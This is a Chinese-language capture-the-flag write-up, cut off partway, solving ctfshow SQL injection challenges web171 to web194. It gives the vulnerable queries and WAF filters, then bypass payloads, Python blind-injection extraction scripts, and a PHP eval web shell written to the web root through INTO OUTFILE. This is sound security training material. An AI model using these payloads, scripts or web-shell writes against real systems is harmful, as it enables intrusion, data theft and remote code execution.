sql注入
推荐先有一个本地的数据库进行指令测试, 而且我做起来难度至少是进阶的.
如果没有任何思路应该先去做一些更简单的ctf题目顺便学一些mysql数据库的指令
web171
- 描述: 从此题开始的150道题全部为sql注入,准备好了吗?
题目给出了查询语句, 而且似乎没有过滤:
//拼接sql语句查找指定ID用户
$sql = "select username,password from user where username !='flag' and id = '".$_GET['id']."' limit 1;";
传参方式为GET, 参数为: /api/?id=1&page=1&limit=10
本来想着测试一下是字符型还是数字型呢, 结果直接出flag了; payload如下
url/api/?page=1&limit=10&id=1'or'1'='1后面发现or是如果前面成立返回前面的执行结果, 否则返回后面的结果;
在本地的测试过程中, 本题的查询语句可以用or绕过不等于flag的条件, 加上闭合的条件可以得到新的payload:
url/api/?page=1&limit=10&id=99'or id='26执行的命令如下:
select username,password from user where username !='flag' and id = '99'or id='26' limit 1;而我做出的payload可使用的原因是, or判断使得where语句永远为真, 返回了整个表的内容
select username,password from user where username !='flag' and id = '1'or'1'='1' limit 1;
# 等价于
select username, password from user limit 1;
web172
- 描述: 撸猫为主,要什么flag?
是SELECT模块的无过滤注入2, 查询逻辑变为拼接, 返回多了个过滤
//拼接sql语句查找指定ID用户
$sql = "select username,password from ctfshow_user2 where username !='flag' and id = '".$_GET['id']."' limit 1;";

//检查结果是否有flag
    if($row->username!=='flag'){
      $ret['msg']='查询成功';
    }
传参方式: url/api/v2.php?id=1&page=1&limit=10
上一题的payload就不能用了, 而且返回值不能含有flag, 可以猜id为多少, 也可以编码绕过这个过滤
换成联合查询试试
-1' union select id,password from ctfshow_user2 where username = 'flag执行的命令如下
select username,password from user where username !='flag' and id = '-1' union select id,password from ctfshow_user2 where username = 'flag' limit 1;web173
- 描述: 考察sql基础
//拼接sql语句查找指定ID用户
$sql = "select id,username,password from ctfshow_user3 where username !='flag' and id = '".$_GET['id']."' limit 1;";

//检查结果是否有flag
    if(!preg_match('/flag/i', json_encode($ret))){
      $ret['msg']='查询成功';
}检查一个名为$ret的变量(应该是查询数据库后返回的字符串)经过json_encode函数编码后的字符串中是否不包含(不区分大小写)子字符串flag
注意这里列数变成了3(id,username,passwd), 所以要更改一下语句, payload如下:
-1'union select id,hex(username),password from ctfshow_user3 where username='flag还有md5, sha, bin方法均可绕过
web174
- 描述: 考察sql基础,不要一把梭,没意思
第一次访问题目4你会发现是题目3, 直接访问
/select-no-waf-4.php或者再点一次都行
//拼接sql语句查找指定ID用户
$sql = "select username,password from ctfshow_user4 where username !='flag' and id = '".$_GET['id']."' limit 1;";

//检查结果是否有flag
    if(!preg_match('/flag|[0-9]/i', json_encode($ret))){
      $ret['msg']='查询成功';
    }
回显无数字?要找到方法让回显不包含任何数字
最简单的一种方法就是执行查询语句的时候将返回值替换为非过滤的值
利用python获得payload:
i = 0
s = f"replace(password,{i},'{chr(ord(str(i)) + 55)}')"
for i in range(1,10):
    s = f"replace({s},{i},'{chr(ord(str(i)) + 55)}')"
print(s)
payload:
-1'union select 'a',replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(password,0,'g'),1,'h'),2,'i'),3,'j'),4,'k'),5,'l'),6,'m'),7,'n'),8,'o'),9,'p') from ctfshow_user4--+
现在使用脚本还原payload:
flag = 'ctfshow{fgggaeje-lljd-kkjd-ojoo-akhdefbmdlbb}'

for i in range(10):
    flag = flag.replace(chr(ord(str(i)) + 55), str(i))
print(flag)
web175
- 描述: 最后一个无过滤注入,到此你已经熟悉了基础的sql语句。
//拼接sql语句查找指定ID用户
$sql = "select username,password from ctfshow_user5 where username !='flag' and id = '".$_GET['id']."' limit 1;";

//检查结果是否有flag
    if(!preg_match('/[\x00-\x7f]/i', json_encode($ret))){
      $ret['msg']='查询成功';
    }
走json是看起来不容易了, 但是可以试试其他的信道: 时间, 出网外带, 写在文件里等
比如写在网站文件里(别看说报错了, 访问一下就发现有flag了):
-1'union select username,password from ctfshow_user5 into outfile '/var/www/html/flag.txt'%23比如给网站写个马即可(同理, 直接访问)
-1'union select 2,"<?php @eval($_POST['cmd']); ?>" into outfile '/var/www/html/1.php'%23

-1'union select 1,from_base64("PD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7ID8+") into outfile '/var/www/html/1.php'%23
web176
- 描述: 开始过滤了
//拼接sql语句查找指定ID用户
$sql = "select id,username,password from ctfshow_user where username !='flag' and id = '".$_GET['id']."' limit 1;";

//对传入的参数进行了过滤
  function waf($str){
   //代码过于简单,不宜展示
  }
没有对返回的参数进行过滤, 那么可以回到web171使用的payload:
1' or '1'='1或者还是利用or拼接查询:
-1' or id='26
-1' or username='flag
web177
- 描述: 同上
//拼接sql语句查找指定ID用户
$sql = "select id,username,password from ctfshow_user where username !='flag' and id = '".$_GET['id']."' limit 1;";

//对传入的参数进行了过滤
  function waf($str){
   //代码过于简单,不宜展示
  }
经过测试过滤的是空格, 可以继续用web176的payload或者换为select
空格可以用
/**/,$IFS,<>,%0a等绕过, 部分情况下可以用反引号, 单引号
-1'/**/or/**/username='flag
-1'/**/or/**/username/**/like/**/'%f%

# 反引号
-1'/**/union/**/select/**/1,(select`password`from`ctfshow_user`where`username`='flag'),3%23
# 单引号
-1'/**/union/**/select'1',(select`password`from`ctfshow_user`where`username`='flag'),3%23
web178
- 描述: 同上
也是不给看过滤, 应该是过滤空格还过滤了/**/, 那就换成%0a, payload如下:
-1'%0aor%0ausername='flag

-1'union%0aselect%0a1,(select`password`from`ctfshow_user`where`username`='flag'),3%23
测试过滤用
-1'union select 1,2,3%23即可
web179
- 描述: 同上
还是不给看过滤, 测试发现用%0c就可以绕过过滤
-1'%0cor%0cusername='flag

-1'union%0cselect'1',(select`password`from`ctfshow_user`where`username`='flag'),3%23
web180
- 描述: 同上
还是不给看过滤了啥, 似乎是最后的%23之类的, 经过测试之后发现以下测试可成立
-1'union%0cselect'1',2,'3所以payload
-1'%0cor%0cusername='flag

-1'union%0cselect'1',(select`password`from`ctfshow_user`where`username`='flag'),'3
web181
- 描述: 同上
终于给看过滤了, 联合注入ban了
//对传入的参数进行了过滤, 别问为什么%0c能过, 我也很奇怪
  function waf($str){
    return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x00|\x0d|\xa0|\x23|\#|file|into|select/i', $str);
  }
返璞归真回到or, 因为查询语句都没变过
-1'%0cor%0cusername='flagweb182
- 描述: 同上
//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x00|\x0d|\xa0|\x23|\#|file|into|select|flag/i', $str);
  }
利用模糊查询即可绕过对于flag的过滤
-1'%0cor%0cusername%0clike'%fla%web183
- 描述: 同上
全变了, 还挺厉害
//拼接sql语句查找指定ID用户
  $sql = "select count(pass) from ".$_POST['tableName'].";";

//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|file|\=|or|\x7c|select|and|flag|into/i', $str);
  }

//返回用户表的记录总数
      $user_count = 0;
这里的回显只有记录总数, 那么就是有就是1没有就是0, 应该是盲注
regexp用于在字符串中搜索与正则表达式模式匹配的结果, 直接上例子吧
假设 ctfshow_user 表有以下记录:
| id | pass     |
|  1 | password |
|  2 | ctf123   |
|  3 | secret   |
|  4 | ctf_flag |

执行查询 select * from ctfshow_user where pass regexp("ctf") 将返回:
| id | pass   |
|  2 | ctf123 |
|  4 | ctf_flag |
所以可以整出payload:
POST:
tableName=`ctfshow_user`where`pass`regexp("ctf...")
这边是官方给的程序, 多了两个字符, 无伤大雅
# @email: h1xa@ctfer.com
# @link: https://ctfer.com
import requests
import time

# 每秒发送不超过5个请求
url = "http://149a696c-8ee7-4dfa-ab40-c880151a92e8.challenge.ctf.show/select-waf.php"

flagstr = "{-abcdefghijklmnopqrstuvwxyz0123456789}"
flag = ""

for i in range(0, 40):
    for x in flagstr:
        data = {
            "tableName": "`ctfshow_user`where`pass`regexp(\"ctfshow{}\")".format(flag + x)
        }
        response = requests.post(url, data=data)
        time.sleep(0.3)

        if response.text.find("user_count = 1;") > 0:
            print("{} is right".format(x))
            flag += x
            break
        else:
            print("{} is wrong".format(x))
            continue
    print(flag)
# {ed3cafbe-3c08-4f03-a681-00caea535ae4}
web184
- 描述: 过滤的有点多
//拼接sql语句查找指定ID用户
  $sql = "select count(*) from ".$_POST['tableName'].";";

//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\x00|\#|\x23|file|\=|or|\x7c|select|and|flag|into|where|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
  }

//返回用户表的记录总数
$user_count = 0;可以查阅mysql官网的select语句查看有什么可以替换的
结合查询语句, 发现可以执行的语句如下:
select count(*) from user group by username having username='flag'
select count(*) from user group by username having username regexp(0x666c6167)
# flag的十六进制
可以得到payload:
POST:
tableName=ctfshow_user group by pass having pass regexp(0x...)
转换0x的函数:
# 官方的
def str2hex(str):
    a = ""
    for i in str:
        a +=hex(ord(i))
    return a.replace("0x","")

# 换一种也行
def str2hex(input_str):
    hex_list = []
    for char in input_str:
        hex_list.append(hex(ord(char))[2:])  # 直接取 '0x' 后的部分
    return ''.join(hex_list)
稍微改一下官方wp:
# @email: h1xa@ctfer.com
# @link: https://ctfer.com
import requests
import time

# 每秒发送不超过5个请求
url = "http://6fa72a2a-0ca0-4882-b307-24f315e1804b.challenge.ctf.show/select-waf.php"
flagstr = "{}-abcdefghijklmnopqrstuvwxyz0123456789"


def str2hex(input_str):
    hex_list = []
    for char in input_str:
        hex_list.append(hex(ord(char))[2:])  # 直接取 '0x' 后的部分
    return ''.join(hex_list)


def main():
    flag = ""
    for i in range(0, 40):
        for x in flagstr:
            data = {
                "tableName": "ctfshow_user group by pass having pass regexp(0x63746673686f77{})".format(str2hex(flag + x))
            }
            response = requests.post(url, data=data)
            time.sleep(0.3)

            if response.text.find("user_count = 1;") > 0:
                print("{} is right".format(x))
                flag += x
                break
            else:
                print("{} is wrong".format(x))
                continue
        print(flag)


if __name__ == '__main__':
    main()

# {af4515fa-97ae-4fd0-b6d2-0151465cef51}
web185
- 描述: 同上
//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\x00|\#|\x23|[0-9]|file|\=|or|\x7c|select|and|flag|into|where|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
  }
# 查询和返回不变, 还是爆破
主要新增过滤是0-9, 但是在mysql中是可以构造数字和字符串的, 可以查询看看有哪些函数可以对字符串进行操作: 官方网站str相关函数
尝试拼接, 命令如下:
select true+true;		# 返回2
select concat((true+true),(true+true));		# 返回22
select concat((true+true),(true+true),'f');		# 返回22f
select false;		# 返回0
select concat(false);		# 返回0
我看不太懂, 我找了个能用的, 反正就是将字符串中的数字变为上面那种拼接, 更甚者可以直接把所有字符变为十六进制然后用上面的方法表示
import string

import requests

url = 'http://e5df6fcd-a811-4d47-a7d4-4e57d70037df.challenge.ctf.show/select-waf.php'
payload = 'ctfshow_user group by pass having pass like(concat({}))'
flag = 'ctfshow{'


def createNum(n):
    num = 'true'
    if n == 1:
        return 'true'
    else:
        for i in range(n - 1):
            num += "+true"
        return num


def createStrNum(c):
    str = ''
    str += 'chr(' + createNum(ord(c[0])) + ')'
    for i in c[1:]:
        str += ',chr(' + createNum(ord(i)) + ')'
    return str


uuid = string.ascii_lowercase + string.digits + "-{}"

for i in range(1, 50):
    for j in uuid:
        payload1 = payload.format(createStrNum(flag + j + "%"))
        # print(payload1)
        data = {
            'tableName': payload1
        }
        re = requests.post(url=url, data=data)
        if "$user_count = 0;" not in re.text:
            flag += j
            print(flag)
            if j == '}':
                exit()
            break
web186
- 描述: 过滤的有亿..多
//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\%|\<|\>|\^|\x00|\#|\x23|[0-9]|file|\=|or|\x7c|select|and|flag|into|where|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
  }
# 其他不变
结果是上一题的py脚本可以继续跑
web187
- 描述: 无过滤
//拼接sql语句查找指定ID用户
  $sql = "select count(*) from ctfshow_user where username = '$username' and password= '$password'";

# 返回逻辑
    $username = $_POST['username'];
    $password = md5($_POST['password'],true);
    //只有admin可以获得flag
    if($username!='admin'){
        $ret['msg']='用户名不存在';
        die(json_encode($ret));
    }
本题是给了实际的用户登录界面:

向您推荐:ffifdyop:
在经过md5加密后, 该字符串会变为'or'6(不可见字符), 是否可用可以用本地测试:
# 不可行
select count(*) from user where username =''or'aaaa';
# 可行
select count(*) from user where username =''or'6aaaa';
经过测试之后发现只要or后出现数字, 该指令就可执行, 原因是进行了类型转换
payload:

POST:
username=admin&password=ffifdyop
直接输入会显示登录成功, 要抓包查看返回的flag
web188
- 描述: 继续注入
 //拼接sql语句查找指定ID用户
  $sql = "select pass from ctfshow_user where username = {$username}";

  //用户名检测
  if(preg_match('/and|or|select|from|where|union|join|sleep|benchmark|,|\(|\)|\'|\"/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  //密码检测
  if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
  }

  //密码判断
  if($row['pass']==intval($password)){
      $ret['msg']='登陆成功';
      array_push($ret['data'], array('flag'=>$flag));
    }
同样是给了登录框, 同时新增了一堆过滤
当你把查询语句放进本地数据库测试, 你会发现当传入的$username为0, 他会输出所有username中开头是字母的值, 下图会更清晰:

可以看到在没有单引号包裹的情况下, 会进行字符类型转换, 首字符是字母转换就是0, 首字符是数字就会匹配输入的数字
所以payload(在提交界面抓包):
POST:
username=0&password=0
web189
- 描述: flag在api/index.php文件中
  //用户名检测
  if(preg_match('/select|and| |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\x26|\x7c|or|into|from|where|join|sleep|benchmark/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  //密码检测
  if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
  }

  //密码判断
  if($row['pass']==$password){
      $ret['msg']='登陆成功';
    }
用户名传入0和1会有不同的输出, 这样就够我们进行布尔盲注了:
传入1是查询失败, 传入0是密码错误; 验证下面是否错误可以传入
username=if(2>1,1,0)自行判断
利用if(condition, value_if_true, value_if_false), 结合load_file()对文件内容内容进行判断, 即当存在时返回0, 不存在时返回1
import requests
import time

url = "http://c9ec4901-3538-48f2-9ce5-4aa9fc7b17d1.challenge.ctf.show/api/index.php"
str = "{}-0123456789abcdefghijklmnopqrstuvwxyz"
flag = "ctfshow{"

for i in range(0, 100):
    for j in str:
        result = flag + j
        data = {
            "username": "if(load_file('/var/www/html/api/index.php')regexp('{}'),0,1)".format(result),
            "password": 0
        }
        res = requests.post(url=url, data=data)
        if r"\u5bc6\u7801\u9519\u8bef" in res.text:
            flag += j
            print(flag)
            if j == "}":
                exit()
            break
# ctfshow{7f8b065e-9817-4ae2-a14d-e39615b7ecae}
web190
- 描述: 不饿
  //拼接sql语句查找指定ID用户
  $sql = "select pass from ctfshow_user where username = '{$username}'";

  //密码检测
  if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
  }

  //密码判断
  if($row['pass']==$password){
      $ret['msg']='登陆成功';
    }

  //TODO:感觉少了个啥,奇怪
这次知道加上单引号了
先测试了用户名, 发现输入不存在的用户名会输出用户不存在; 然后测试注入, 用户名可以注入, 有盲注条件:
admin' and 1=1		# 密码错误
admin' and 1=2		# 用户名不存在
剩下就是构造语句查表, 密码错误就是存在, 脚本如下:
from requests import post
from string import digits, ascii_lowercase

url = 'http://591b6da2-b965-4ff3-a8f4-826f177ed92d.challenge.ctf.show/api/'
# 数据库值: ctfshow_web
# payload = 'admin\' and (select database()) regexp \'{}\' #'
# 表名: ctfshow_fl0g
# payload = 'admin\' and (select group_concat(table_name) from information_schema.tables where table_schema = database()) regexp \'{}\' #'
# 字段: id,f10g
# payload = 'admin\' and (select group_concat(column_name) from information_schema.columns where table_schema = database() and table_name = \'ctfshow_fl0g\') regexp \'{}\' #'
# 拿到flag: ctfshow{f8302835-ac04-49e8-ba2c-4ee474890ac4}
payload = 'admin\' and (select f1ag from ctfshow_fl0g) regexp \'{}\' #'
flag = 'ctfshow{'
# flag需要修改, 不能留空

if __name__ == '__main__':
    while True:
        for c in '-}_' + digits + ascii_lowercase:
            resp = post(url, {'username': payload.format(flag + c), 'password': '123'})
            if '密码错误' in resp.json().get('msg'):
                flag += c
                print(flag)
                if c == '}':
                    exit()
                break
web191
- 描述: 增加了过滤
  //拼接sql语句查找指定ID用户
  $sql = "select pass from ctfshow_user where username = '{$username}'";

  //密码检测
  if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
  }

  //密码判断
  if($row['pass']==$password){
      $ret['msg']='登陆成功';
    }

  //TODO:感觉少了个啥,奇怪
    if(preg_match('/file|into|ascii/i', $username)){
        $ret['msg']='用户名非法';
        die(json_encode($ret));
}因为没有用ascii()上一题的脚本也可以用
官方给出的脚本用的payload本来是这样的, 被过滤后在查找官方文档时发现替代品ord(), 将ascii换为ord即可
官方脚本:
import time
import requests

url = "http://35ecca49-f83a-4220-801d-e0ec911b111d.challenge.ctf.show/api/"
flag = ""

for i in range(1, 60):
    max = 127
    min = 32
    while 1:
        mid = (max + min) >> 1
        if min == mid:
            flag += chr(mid)
            print(flag)
            if chr(mid) == '}':
                exit()
            break

        payload = "admin'and (ord(substr((select f1ag from ctfshow_fl0g),{},1))<{})#".format(i, mid)

        data = {
            "username": payload,
            "password": 0
        }

        res = requests.post(url=url, data=data)
        time.sleep(0.3)
        if res.text.find("8bef") > 0:
            max = mid
        else:
            min = mid
我用的(或许我也应该sleep 0.3s):
from requests import post
from string import digits, ascii_lowercase

url = 'http://35ecca49-f83a-4220-801d-e0ec911b111d.challenge.ctf.show/api/'
# 数据库值: ctfshow_web
# payload = 'admin\' and (select database()) regexp \'{}\' #'
# 表名: ctfshow_fl0g
# payload = 'admin\' and (select group_concat(table_name) from information_schema.tables where table_schema = database()) regexp \'{}\' #'
# 字段: id,f10g
# payload = 'admin\' and (select group_concat(column_name) from information_schema.columns where table_schema = database() and table_name = \'ctfshow_fl0g\') regexp \'{}\' #'
# 拿到flag: ctfshow{f8302835-ac04-49e8-ba2c-4ee474890ac4}
payload = 'admin\' and (select f1ag from ctfshow_fl0g) regexp \'{}\' #'
flag = 'ctfshow{'
# flag需要修改, 不能留空

if __name__ == '__main__':
    while True:
        for c in '-}_' + digits + ascii_lowercase:
            resp = post(url, {'username': payload.format(flag + c), 'password': '123'})
            if '密码错误' in resp.json().get('msg'):
                flag += c
                print(flag)
                if c == '}':
                    exit()
                break
web192
- 描述: 同上
  //TODO:感觉少了个啥,奇怪
    if(preg_match('/file|into|ascii|ord|hex/i', $username)){
        $ret['msg']='用户名非法';
        die(json_encode($ret));
    }
改官方的好了, 我用的根本不在过滤里面
- 本来是对比ascii码, 现在直接对比字符即可
- 上一题程序不改字符范围会出现大写字母, 原因是在mysql中
select ('a'='A')为true
import requests

url = "http://92c1fd93-611c-4f22-b429-69e3a1a1ac3a.challenge.ctf.show/api/"
flagstr = "{}-abcdefghijklmnopqrstuvwxyz0123456789"
flag = ""

for i in range(1, 60):
    for mid in flagstr:
        payload = "admin'and ((substr((select f1ag from ctfshow_fl0g),{},1)='{}'))#".format(i, mid)

        data = {
            "username": payload,
            "password": 0
        }

        res = requests.post(url=url, data=data)
        if res.text.find("8bef") > 0:
            flag += mid
            print(flag)
            if mid == '}':
                exit()
            break
还可以用其他的:
# 查数据库
payload = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
# 查字段
payload = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_fl0g'"
# 查flag
payload = "select group_concat(f1ag) from ctfshow_fl0g"

'username': "admin' and if(substr(({payload}),{i},1)='{mid}', 1, 2) = '1",
web193
- 描述: 同上
表名变成了ctfshow_flxg
  //TODO:感觉少了个啥,奇怪
    if(preg_match('/file|into|ascii|ord|hex|substr/i', $username)){
        $ret['msg']='用户名非法';
        die(json_encode($ret));
    }
这下更不能用了, 怎么办呢, 在字符串相关函数找找哪些能用, 测试如下:
select * from users where username = 'admin'and ((left((select flag from falg),1)='a'));
我用的连着几题都没变过(web191), 测试能用的情况下最终payload为:
import requests

url = "http://1f12c9cc-044c-441b-9a8b-0d69e978258d.challenge.ctf.show/api/"
flagstr = ",_{}-abcdefghijklmnopqrstuvwxyz0123456789"
tempstr = ""
flag = ""

for i in range(1, 60):
    for mid in flagstr:
        # 数据库:
        # payload = "admin'and ((left((select database()),{})='{}'))#".format(i, tempstr + mid)
        # 表名: ctfshow_flxg,ctfshow_user
        # payload = "admin'and ((left((select group_concat(table_name) from information_schema.tables where table_schema = database()),{})='{}'))#".format(i, tempstr + mid)
        # 字段: id,f1ag
        # payload = "admin'and ((left((select group_concat(column_name) from information_schema.columns where table_name = 'ctfshow_flxg'),{})='{}'))#".format(i, tempstr + mid)
        # 获取flag:
        payload = "admin'and ((left((select f1ag from ctfshow_flxg),{})='{}'))#".format(i, tempstr + mid)

        data = {
            "username": payload,
            "password": 0
        }
        res = requests.post(url=url, data=data)
        if res.text.find("8bef") > 0:
            tempstr += mid
            flag += mid
            print(flag)
            if mid == '}':
                exit()
            break
web194
- 描述: 同上
  //TODO:感觉少了个啥,奇怪
    if(preg_match('/file|into|ascii|ord|hex|substr|char|left|right|substring/i', $username)){
        $ret['msg']='用户名非法';
        die(json_encode($ret));
}left之类的过滤了, 继续在官方文档里面找可用的函数, 找到lpad()
诶嘿, 我的还可以用
# 返回a
